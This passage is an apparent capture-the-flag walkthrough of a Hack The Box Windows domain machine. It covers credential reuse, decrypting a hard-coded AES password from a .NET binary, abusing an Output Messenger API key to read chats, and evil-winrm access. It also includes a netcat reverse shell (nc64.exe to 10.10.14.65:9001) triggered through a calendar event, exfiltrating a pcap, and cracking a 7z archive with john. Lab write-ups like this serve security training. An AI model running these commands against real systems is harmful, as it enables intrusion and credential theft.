
We notice that `K.turner` mentions a `UserExplorer` project, and he has leaked a potentially valid set of credentials `m.harris:D3v3l0p3r_Pass@1337!`. We can try to fetch a TGT using these credentials to confirm our theory.

```
kinit m.harris@INFILTRATOR.HTB
Password for m.harris@INFILTRATOR.HTB

klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: m.harris@INFILTRATOR.HTB

Valid starting     Expires            Service principal
06/05/25 10:41:36  06/05/25 14:41:36  krbtgt/INFILTRATOR.HTB@INFILTRATOR.HTB
        renew until 06/05/25 14:41:36
```

The credentials work, so we don't need to go through the whole initial chain again if our shell breaks. We can use these credentials to get a ticket. Looking around the messages that the user `K.turner` has access to, we notice a message from the `Admin` asking to send over to him the final version of the application.



Since the Output Messenger app supports LDAP integration, some users may use the same password for their Active Directory (AD) account and the app. Let's try to log in as the user `M.harris`.



The credentials are valid, and we immediately notice the `UserExplorer.exe` application. Let's download it and transfer it to our VM for further analysis. We can use `ILSpy` to analyze our binary. The `main` function of the `LdapApp` class shows us an encrypted password for the user `winrm_svc`.

```
internal class LdapApp
{
    private static void Main(string[] args)
    {
        //IL_0129: Unknown result type (might be due to invalid IL or missing references)
        //IL_0130: Expected O, but got Unknown
        //IL_013c: Unknown result type (might be due to invalid IL or missing references)
        //IL_0143: Expected O, but got Unknown
        string text = "LDAP://dc01.infiltrator.htb";
        string text2 = "";
        string text3 = "";
        string text4 = "";
        string text5 = "winrm_svc";
        string cipherText = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE=";
        for (int i = 0; i < args.Length; i += 2)
        {
            switch (args[i].ToLower())
            {
            case "-u":
                text2 = args[i + 1];
                break;
            case "-p":
                text3 = args[i + 1];
                break;
            case "-s":
                text4 = args[i + 1];
                break;
            case "-default":
                text2 = text5;
                text3 = Decryptor.DecryptString("b14ca5898a4e4133bbce2ea2315a1916", cipherText);
                break;
            default:
                Console.WriteLine($"Invalid argument: {args[i]}");
                return;
            }
        }
        if (string.IsNullOrEmpty(text2) || string.IsNullOrEmpty(text3) || string.IsNullOrEmpty(text4))
```

We can see that we have a ciphertext `TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE=` and a possible key `b14ca5898a4e4133bbce2ea2315a1916`. Let's take a closer look at the `DecryptString` function.

```
public class Decryptor
{
    public static string DecryptString(string key, string cipherText)
    {
        using Aes aes = Aes.Create();
        aes.Key = Encoding.UTF8.GetBytes(key);
        aes.IV = new byte[16];
        ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
        using MemoryStream stream = new MemoryStream(Convert.FromBase64String(cipherText));
        using CryptoStream stream2 = new CryptoStream(stream, transform, CryptoStreamMode.Read);
        using StreamReader streamReader = new StreamReader(stream2);
        return streamReader.ReadToEnd();
    }
}
```

At this point, we can write a Python script to attempt to decrypt the password.

```
from Crypto.Cipher import AES
import base64

class Decryptor:
    @staticmethod
    def decrypt_string(key, cipher_text):
        key_bytes = key.encode('utf-8')
        iv = bytes(16) # Initialization Vector, you may want to use a proper IV
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv)
        decrypted_bytes = cipher.decrypt(base64.b64decode(cipher_text))
        decrypted_string = decrypted_bytes.decode('utf-8').rstrip('\0')
        return decrypted_string

def main():
    key = "b14ca5898a4e4133bbce2ea2315a1916"
    encrypted_string = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE="
    decrypted_string_1 = Decryptor.decrypt_string(key, encrypted_string)
    print(f"Decrypted string: {decrypted_string_1}")

if __name__ == "__main__":
    main()
```

If we run the script, we notice a weird output.

```
python3 decrypt.py
Decrypted string: SKqwQk81tgq+C3V7pzc1SA==
```


It seems like a newly encrypted string, let's double-decrypt the string and check the results.

```
from Crypto.Cipher import AES
import base64

class Decryptor:
    @staticmethod
    def decrypt_string(key, cipher_text):
        key_bytes = key.encode('utf-8')
        iv = bytes(16) # Initialization Vector, you may want to use a proper IV
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv)
        decrypted_bytes = cipher.decrypt(base64.b64decode(cipher_text))
        decrypted_string = decrypted_bytes.decode('utf-8').rstrip('\0')
        return decrypted_string
```

```
def main():
    key = "b14ca5898a4e4133bbce2ea2315a1916"
    encrypted_string = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE="
    decrypted_string_1 = Decryptor.decrypt_string(key, encrypted_string)
    decrypted_string_2 = Decryptor.decrypt_string(key, decrypted_string_1)
    print(f"Decrypted string: {decrypted_string_2}")

if __name__ == "__main__":
    main()
```

```
python3 decrypt.py
Decrypted string: WinRm@$svc^!^P
```


Now, it seems like a valid password. Let's try this password on the `Output Messenger` application. It works, and we notice an API key in the user's notes.



According to the Output Messenger Server API documentation, we can perform various actions with this API key, such as retrieving all users, checking their status, creating and updating users, creating departments, reading chats, and more. For example, let's try to fetch all the users.

```
curl -s -X GET \
-H "Accept: application/json, text/javascript, */*" \
-H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" \
http://127.0.0.1:14125/api/users | jq .

{
  "rows": [
    {
      "user": "admin",
      "displayname": "Admin",
      "group": "Administration",
      "role": "A",
      "email": "",
      "phone": "",
      "title": "",
      "status": "online"
    },
<SNIP>
```

Looking at the chats of the user `winrm_svc`, we notice an interesting message.



The user `O.martinez` has posted his clear text password in the `Chiefs_Marketing_chat` group. Let's fetch the participants of that group chat.

```
curl -s -X GET \
-H "Accept: application/json, text/javascript, */*" \
-H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" \
http://127.0.0.1:14125/api/chatrooms | jq
{
  "rows": [
    {
      "room": "Chiefs_Marketing_chat",
      "roomusers": "O.martinez|0,A.walker|0"
    },
<SNIP>
```

The chat includes two users, `O.martinez` and `A.walker`. Reading through the documentation, we see that we can read the chat log rooms but need a `roomkey`. Looking at our local installation of the Output Messenger Application, we can see that the files related to the application are stored on `C:\Users\amra\AppData\Roaming\OutputMessenger\EAAA`. Inside this directory, an OM.db3 file with the information we want exists.

```
evil-winrm -i dc01.infiltrator.htb -u winrm_svc -p 'WinRm@$svc^!^P'


*Evil-WinRM* PS C:\Users\winrm_svc\Documents> download
'C:\Users\winrm_svc\AppData\Roaming\Output Messenger\JAAA\OM.db3'
```


Then, we inspect the file for the information we want.

```
strings OM.db3| grep Chiefs

Chiefs_Marketing_chat20240220014618@conference.comChiefs_Marketing_chat2024022001
4618@conference.com2024-02-20 10:46:18.858z
```


We have the room key we were after, let's try to read the messages in that group chat.

```
curl -s -X GET \
-H "Accept: application/json, text/javascript, */*" \
-H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG"
"http://127.0.0.1:14125/api/chatrooms/logs?
roomkey=20240220014618@conference.com&fromdate=2018/07/24&todate=2024/02/25" |
grep martinez

{<SNIP> O.martinez : m@rtinez@1996!\u003c/div\u003e\u003cbr
/\u003e\u003c/div\u003e\u003c/div\u003e"}
```

We now have a new set of credentials for the user `O.martinez:m@rtinez@1996!`. Let's log in to the Output Messenger Application with our new user. Reading through the messages, we go straight to enumerating the new user's calendar in our attempt to identify the possible source of the pop-ups on his screen.



We can see the source of his problems: events are set every day at 10. Looking around the application, we can add an event and run an executable.



Clicking on the three dots allows us to select any application we want from our local machine, but we can't edit the path. Let's think of our attack path for a moment. We have noticed that the user `O.martinez` was always online. So, we could plant a reverse shell on the remote machine, add an event on the Calendar, and trigger the remote shell as the user `O.martinez`. Now that we have a path, we must dive into more technical details. First, since we will deal with timed events, it's best to sync our Windows VM time to the remote machine's. The easiest way is to get all the necessary information from the VM and manually set our time.

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> get-timezone


Id                         : Pacific Standard Time
DisplayName                : (UTC-08:00) Pacific Time (US & Canada)
StandardName               : Pacific Standard Time
DaylightName               : Pacific Daylight Time
BaseUtcOffset              : -08:00:00
SupportsDaylightSavingTime : True
```

> Make sure you are setting the DaylightSaving option

After we set our timezone and time correctly, we can start crafting our malicious files. We will create a `shell.bat` file that we will place on **both** the remote machine and our local Windows VM at the **same** location with the following content.

```
C:\\nc\\nc64.exe 10.10.14.65 9001 -e powershell
```

Now, let's focus on the **remote** machine.


```
*Evil-WinRM* PS C:\> mkdir nc
*Evil-WinRM* PS C:\> cd nc
*Evil-WinRM* PS C:\nc> upload nc64.exe
*Evil-WinRM* PS C:\nc> upload shell.bat
*Evil-WinRM* PS C:\nc> icacls.exe * /grant Everyone:F
```

Afterwards, we create the same directory structure on our local Windows VM and add **only** the `shell.bat` file to `C:\nc\shell.bat`.

Then, we set up a listener on our attack VM.

```
nc -lvnp 9001
```

Finally, we create an event on our calendar two minutes from the current (modified) time and wait for a callback.



After a while, a CMD should pop up on our Windows VM, and we get a callback on our listener.

```
PS C:\Windows\system32> whoami

infiltrator\o.martinez
```

As the new user, we look around the remote machine for interesting files from the Output Messenger Application.

```
PS C:\Windows\system32> ls 'C:\Users\O.martinez\appdata\roaming\Output
Messenger\FAAA\Received Files\203301'


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        2/23/2024   4:10 PM         292244 network_capture_2024.pcapng
```


We find an interesting PCAP file. To transfer it back to our VM, we can use our evil-winrm session, but we have to make the file accessible to all users. So, first, we deal with the permissions, and then we download it from our `evil-winrm` session.

```
PS C:\Windows\system32> cd 'C:\Users\O.martinez\appdata\roaming\Output
Messenger\FAAA\Received Files\203301'
PS C:\Users\O.martinez\appdata\roaming\Output Messenger\FAAA\Received
Files\203301> cp * C:\nc
PS C:\Users\O.martinez\appdata\roaming\Output Messenger\FAAA\Received
Files\203301> icacls.exe C:\nc\*.pcapng /grant Everyone:F

*Evil-WinRM* PS C:\nc> download network_capture_2024.pcapng
```


Now, we can use `Wireshark` to analyze the file. Looking through the traffic, we see a request to change the auth token for the `O.Martinez` user.

```
POST /api/change_auth_token HTTP/1.1
Host: 192.168.1.106:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.106:5000/files
Authorization: b0439fae31f8cbba6294af86234d5a28
new_auth_token: M@rtinez_P@ssw0rd!
Origin: http://192.168.1.106:5000
Connection: keep-alive
Cookie: session=eyJhdXRob3JpemF0aW9uIjoic2VjdXJlcGFzc3dvcmQifQ.ZdkzzA.K3sT3Ai7Sa9zWQDts-DMTRfp39Y
Content-Length: 0

HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.12.1
Date: Sat, 24 Feb 2024 00:10:12 GMT
Content-Type: application/json
Content-Length: 17
Vary: Cookie
Set-Cookie: session=eyJhdXRob3JpemF0aW9uIjpudWxsfQ.Zdkz5A.3gN2Q_sb_AthklYbSZvLboLDLFE; HttpOnly; Path=/
Connection: close

{"success":true}
```

The request contains a potential password: `M@rtinez_P@sswOrd!`. Moreover, a request about a potentially important backup file catches our eye.




Let's extract the file by clicking `File > Export Objects > HTTP > select the file > save` and analyze it further.



The archive is encrypted, so we crack the password using `John`.

```
7z2john BitLocker-backup.7z > BitLocker-backup.7z.hash
john --wordlist=/usr/share/wordlists/rockyou.txt BitLocker-backup.7z.hash

zipper
```

Extracting the files with the password `zipper` reveals an HTML page with a potential BitLocker disk key.



